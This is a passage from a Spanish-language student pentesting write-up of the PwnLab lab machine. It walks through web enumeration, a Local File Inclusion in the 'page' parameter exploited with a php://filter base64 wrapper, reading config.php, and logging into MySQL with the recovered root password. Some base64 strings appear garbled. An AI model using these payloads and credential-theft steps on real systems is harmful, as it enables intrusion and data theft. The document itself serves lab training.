3. **Cumplimiento Normativo:** Muchas normativas y estándares de seguridad (como PCI-DSS, HIPAA, etc.) requieren que los sistemas estén actualizados y libres de vulnerabilidades conocidas.
4. **Protección Contra Exploits:** Al mantener los sistemas parcheados, se reduce la superficie de ataque disponible para los atacantes.

7.-¿En el escenario que estamos planteando (realizando un pentesting) debo limitarme a realizar un searchexploit sobre un único servicio o sobre todos los servicios de la máquina vulnerable?

En un escenario de pentesting, es recomendable buscar exploits y evaluar las vulnerabilidades para todos los servicios que se están ejecutando en la máquina vulnerable. Aquí están las razones:


1. **Cobertura Completa:** Analizar todos los servicios garantiza que no se pase por alto ninguna vulnerabilidad potencial. Un servicio no considerado puede ser el punto débil que permite comprometer todo el sistema.
2. **Eficacia del Pentest:** El objetivo de un pentest es identificar todas las posibles vulnerabilidades y vector de ataque. Limitarse a un único servicio puede resultar en un informe incompleto.
3. **Priorización de Vulnerabilidades:** Al evaluar todos los servicios, puedes priorizar las vulnerabilidades más críticas y planificar las acciones de mitigación de manera efectiva.
4. **Detección de Vías Alternativas:** Si un servicio es difícil de explotar, otro servicio puede proporcionar una vía alternativa para acceder al sistema o escalar privilegios.

Paso 3

Sabemos que la máquina vulnerable tiene un servidor web, Apache 2.4.10 y que el título de la página servida es: PwnLab Intranet Image Hosting, por lo tanto, vamos a abrir Firefox desde Kali e ingresar a la dirección de la máquina vulnerable, lo que nos redireccionará a la página servida en el puerto 80 en el servicio de Apache(httppd):

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024



8.- ¿Qué información podemos sacar de la web hosteada que nos sea de relevancia?

Al analizar una página web alojada en la máquina vulnerable, podemos extraer mucha información relevante que puede ser utilizada en un proceso de pentesting. Aquí hay algunos aspectos y tipos de información que deberías buscar:

1. Información del Servidor Web:

- ✓ **Encabezados HTTP:** Pueden revelar detalles del servidor web y su versión (e.g., Apache/2.4.29), sistema operativo, tecnologías usadas (PHP, ASP.NET, etc.), y configuraciones de seguridad.
- ✓ **Configuraciones de Seguridad:** Verificar si están habilitadas configuraciones de seguridad como HTTP Strict Transport Security (HSTS), X-Frame-Options, Content Security Policy (CSP), etc.

2. Estructura del Sitio Web:

- ✓ **Mapeo del Sitio:** Analizar la estructura del sitio para identificar todas las páginas y recursos disponibles. Herramientas como dirb o gobuster pueden ayudar a descubrir directorios y archivos ocultos.
- ✓ **Archivos Sensibles:** Buscar archivos que puedan contener información sensible como robots.txt, .htaccess, archivos de respaldo (e.g., index.php.bak), y archivos de configuración (e.g., config.php).

3. Formularios y Puntos de Entrada:

- ✓ **Formularios de Ingreso:** Análisis de formularios de inicio de sesión, registro, búsqueda, y otros puntos de entrada donde se puede interactuar con el servidor.
- ✓ **Parámetros de Entrada:** Identificar los parámetros que acepta el sitio web en los formularios y URLs, para evaluar posibles vulnerabilidades de inyección (SQL, XSS, LFI, etc.).

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

4. Comentarios y Código Fuente:

- ✓ **Comentarios en el Código HTML:** Revisar comentarios que puedan contener información sensible o pistas sobre la implementación del sitio.
- ✓ **Código JavaScript:** Analizar archivos JavaScript para identificar posibles vulnerabilidades y lógica de la aplicación.

5. Tecnologías Usadas:

- ✓ **CMS y Frameworks:** Identificar si el sitio utiliza un sistema de gestión de contenido (CMS) como WordPress, Joomla, Drupal, o frameworks como Laravel, Django, etc.
- ✓ **Plugins y Extensiones:** Buscar plugins, extensiones, y bibliotecas de terceros que puedan tener vulnerabilidades conocidas.

6. Archivos de Configuración:

- ✓ **Archivo config.php:** Puede contener credenciales de bases de datos y otras configuraciones importantes.
- ✓ **.env y Otros Archivos de Configuración:** Archivos de configuración que pueden contener variables de entorno sensibles.

7. Credenciales y Tokens:

- ✓ **Cookies y Tokens de Sesión:** Analizar las cookies y tokens de sesión para evaluar su seguridad (e.g., si están cifradas, su duración, etc.).
- ✓ **Datos en Formularios:** Inspeccionar los formularios para ver si hay datos sensibles como credenciales que puedan ser interceptados.

8. Vulnerabilidades Conocidas:

- ✓ **Análisis de Vulnerabilidades:** Utilizar herramientas como Nikto, OWASP ZAP, o Burp Suite para realizar un análisis de vulnerabilidades automatizado y detectar configuraciones inseguras, software desactualizado, etc.

9. Archivos de Registro:

- ✓ **Acceso a Logs:** Si se puede acceder a archivos de registro, pueden contener información sobre el comportamiento del sistema y posibles errores que pueden ser explotables.


10. Metadatos y Pistas Adicionales:

- ✓ **Metadatos en Documentos:** Buscar documentos como PDF, DOCX, etc., que pueden contener metadatos con información sobre el sistema y usuarios.
- ✓ **Pistas de Ingeniería Social:** Información sobre usuarios, correos electrónicos, roles, y otros detalles que pueden ser útiles para ataques de ingeniería social.

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

Una buena práctica en este punto es con CTRL+U o con clic derecho View Page Source consultar el código fuente de la página:




```
1 <html>
2 <head>
3 <title>PwnLab Intranet Image Hosting</title>
4 </head>
5 <body>
6 <center>
7 <br />
8 [ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=upload">Upload</a> ]
9 <br/><br/>
10 Use this server to upload and share image files inside the intranet</center>
11 </body>
12 </html>
```

9.- ¿Qué información podemos sacar de la web hosteada (en este caso su código fuente) que nos sea de relevancia?

Si observamos el código fuente podemos ver como el Home nos lleva a la raíz “/”, Login nos lleva a una página de logeo “?page=login”

Y finalmente el Upload que nos lleva a una página para subir archivos “?page=upload”




```
1 <html>
2 <head>
3 <title>PwnLab Intranet Image Hosting</title>
4 </head>
5 <body>
6 <center>
7 <br />
8 [ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=upload">Upload</a> ]
9 <br/><br/>
10 Use this server to upload and share image files inside the intranet</center>
11 </body>
12 </html>
```

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

Si probamos lo comentado con anterioridad, en cada uno de los links podemos ver como viaja la información, a través de un parámetro page se le está pasando el nombre de la página:



Esto (punto anterior, parámetro), dentro del mundo del hacking web es una vulnerabilidad bastante típica llamada LFI, o LocalFileInclusion, que es una vulnerabilidad web que le permite a un atacante ejecutar código PHP en el servidor.

Para probar el acceso a los recursos vamos a utilizar wrappers, estos son funciones especiales de PHP, en este caso vamos a utilizar uno, que lo que va a hacer es solicitar el archivo y devolvérnoslo codificado, dicho wrapper, lo conseguimos en:

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion#lfi--rfi-using-wrappers>, que es un repositorio a modo de “navaja suiza” para realizar Payloads sobre diferentes objetivos.

Puntualmente utilizaremos el de base 64:

```
http://example.com/index.php?page=php://filter/convert.base64-encode/resource=index.php
```

TALLER DE CIBERSEGURIDAD


TRABAJO FINAL - JULIO 2024

Paso 4




Como mencionábamos anteriormente utilizaremos el wrapper:

?page=php://filter/convert.base64-encode/resource=index.php

Donde primero probaremos con los recursos ya conocidos: login y upload, para hacer la referencia debemos poner al final del wrapper el nombre del archivo solicitado como se ve en las imágenes y luego enter:



Si colocamos correctamente el wrapper nos deberá devolver un texto, que está en base64, como se lo pedimos en el wrapper:



PD9waHANCnIc3Npb25fc3RhcnQoKTsNCnlmICghaXNzZXQjF9TRVNTSU9OWyd1c2VyJ10pKSB7IGRpZSgnW/cGFnZT1cGxvYWQnKTsNCgkjZWzzQ0KCXsNCgkjZWNoobyAiTG9naW4gZmFpbGVkLil7DQojfQ0KfQ0K.

PD9waHANCnIc3Npb25fc3RhcnQoKTsNCnlmICghaXNzZXQjF9TRVNTSU9OWyd1c2VyJ10pKSB7IGRpZSgnW


TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

Con cada uno de los base64 podemos desencriptarlos desde Kali para ver el código fuente de los recursos login y upload, para ello nos vamos a la Terminal y ejecutamos:

```
echo -n "{recurso_en_base64}" | base64 -d
```

Lo que nos resultaría para cada uno de ellos y en el orden mencionado anteriormente:



The screenshot shows a terminal window titled "kali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox". The terminal displays the decoded source code for two files: "login.php" and "upload.php".

```
8gIjxpbWcgC3JjPVwiIi4kdXBsb2FkZmlsZS4iXCI+PGJyIC8+IjsNCgkJfSBlbHNlIHsNCgkJCWRpZSgnRXJyb3IgNCcpOw0KCQl9DQo3fQ0KfQ0KDQoPg==" | base64 -d
<?php
session_start();
if (!isset($_SESSION['user'])) { die('You must be log in.'); }
?>
<html>
    <body>
        <form action=' ' method='post' enctype='multipart/form-data'>
            <input type='file' name='file' id='file' />
            <input type='submit' name='submit' value='Upload' />
        </form>
    </body>
</html>
<?php
if(isset($_POST['submit'])) {
    if ($_FILES['file']['error'] <= 0) {
        $filename = $_FILES['file']['name'];
        $filetype = $_FILES['file']['type'];
        $uploadaddir = 'upload/';
        $file_ext = strrchr($filename, '.');
        $imageinfo = getimagesize($_FILES['file']['tmp_name']);
        $whitelist = array(".jpg", ".jpeg", ".gif", ".png");

        if (!(in_array($file_ext, $whitelist))) {
            die('Not allowed extension, please upload images only.');
        }

        if(strpos($filetype,'image') === false) {
            die('Error 001');
        }
    }
}
```

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

10. ¿Qué información podemos sacar del código fuente que nos sea de relevancia?

1. Comentarios en el Código

Los comentarios pueden contener información sensible como:

- **Credenciales:** Usuarios y contraseñas, claves API, etc.
- **Pistas sobre la Implementación:** Detalles sobre la lógica de la aplicación, configuración del servidor, rutas de archivos, etc.
- **Advertencias de Seguridad:** Comentarios sobre vulnerabilidades conocidas o partes del código que podrían ser problemáticas.

2. Archivos de Configuración

Archivos como config.php, .env, o cualquier archivo de configuración pueden contener:

- **Credenciales de Base de Datos:** Información de conexión a bases de datos.
- **Configuración del Entorno:** Variables de entorno que pueden ser utilizadas en el entorno de desarrollo, pero no deberían estar presentes en producción.
- **Configuraciones de Seguridad:** Parámetros de configuración relacionados con la seguridad, como claves de cifrado.

3. Rutas y Endpoints

Revisar las rutas definidas en el código puede revelar:

- **Puntos de Entrada:** Endpoints accesibles que pueden ser atacados.
- **Rutas Ocultas:** Endpoints que no son visibles en la interfaz de usuario, pero pueden ser accedidos directamente.

4. Validación y Sanitización de Datos

Evaluar cómo la aplicación maneja la entrada del usuario:

- **Validación Insuficiente:** Puntos donde la validación de entrada es débil o inexistente.
- **Falta de Sanitización:** Lugares donde los datos del usuario no son limpiados adecuadamente, lo que podría conducir a vulnerabilidades como SQL Injection, XSS, etc.

5. Autenticación y Autorización

Revisar el código relacionado con la autenticación y autorización puede revelar:

- **Fallos en la Autenticación:** Métodos de autenticación débiles, uso de contraseñas predeterminadas, etc.
- **Errores de Autorización:** Verificar si se implementan controles de acceso adecuados para proteger recursos sensibles.

6. Dependencias y Librerías de Terceros

Buscar dependencias y librerías usadas por la aplicación:

- **Vulnerabilidades Conocidas:** Librerías desactualizadas con vulnerabilidades conocidas.
- **Licencias:** Verificar el cumplimiento de licencias de software.

7. Manejo de Errores

Evaluar cómo la aplicación maneja los errores:

- **Mensajes de Error Informativos:** Mensajes de error que revelan demasiada información sobre el sistema.
- **Excepciones No Controladas:** Excepciones que no están adecuadamente manejadas pueden llevar a fallos de seguridad.

8. Archivos y Recursos Estáticos

Revisar archivos estáticos como imágenes, documentos, archivos JavaScript, etc.:

- **Metadatos:** Información incrustada en archivos que podría ser relevante.
- **Archivos de Backup:** Archivos de respaldo que podrían contener información sensible.

9. Cadenas de Conexión y APIs

Revisar las cadenas de conexión y el uso de APIs:

- **Cadenas de Conexión:** Información sensible sobre servidores y bases de datos.
- **APIs de Terceros:** Verificar cómo se utilizan las APIs externas y si las claves API están protegidas adecuadamente.

10. Lógica de Negocio

Analizar la lógica de la aplicación puede revelar:



- **Errores Lógicos:** Fallos en la lógica que pueden ser explotados.
- **Transacciones Críticas:** Puntos donde se manejan operaciones críticas que deben ser protegidas adecuadamente.

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

Paso 5

Viendo el código fuente PHP nos encontramos con un archivo requerido: config.php, vamos a obtenerlo como a login y a update:



Como observarán obtuvimos el código fuente del recurso config el cual tiene entre sus variables el username, la password y la base de datos que utiliza, con esta información vamos a entrar a la base de datos para ver que tiene en su interior, para esto ejecutaremos

```
mysql -h {ip_maquina_vulnerable} -u root -pH4u%QJ_H99
```

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

